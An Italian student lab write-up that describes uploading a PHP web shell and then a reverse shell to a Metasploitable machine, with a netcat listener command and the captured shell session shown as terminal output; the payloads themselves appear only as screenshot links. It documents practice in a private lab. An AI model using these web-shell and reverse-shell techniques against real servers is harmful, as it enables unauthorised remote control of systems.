



EXPLOIT SHELL PHP

SHELL PHP 1:

Nell'upload di codice malevolo ho seguito il codice fornito dalla traccia che ci permette di prendere il controllo della webshell



Questa è la parte dove vado a fare upload di codice malevolo in .php, e successivamente inserisco come URL il path con l'azione che voglio svolgere da cmd (ovver dir)



SHELL 2. REVERSE SHELL:

In questa parte ho deciso di andare oltre e fare upload di codice malevolo che mi instaura una connessione su una porta a nostra scelta, che sarà in ascolto su netcat



Qui metto netcat in ascolto sulla porta 2024 e configuro l'exploit per stabilire una connessione, inserendo indirizzo IP e porta in ascolto

```
(kali㉿kali)-[~]
$ nc -l -n -v -p 2024
listening on [any] 2024 ...
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.101] 39081
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
 10:22:15 up  6:04,  1 user,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
root      pts/0    :0.0            04:18    6:04   0.00s  0.00s  -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$ ls

R
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
sh-3.2$
```

Inserendo nell'url il path dell'upload del nostro file, le due macchine vanno in comunicazione e otteniamo l'accesso completo alla shell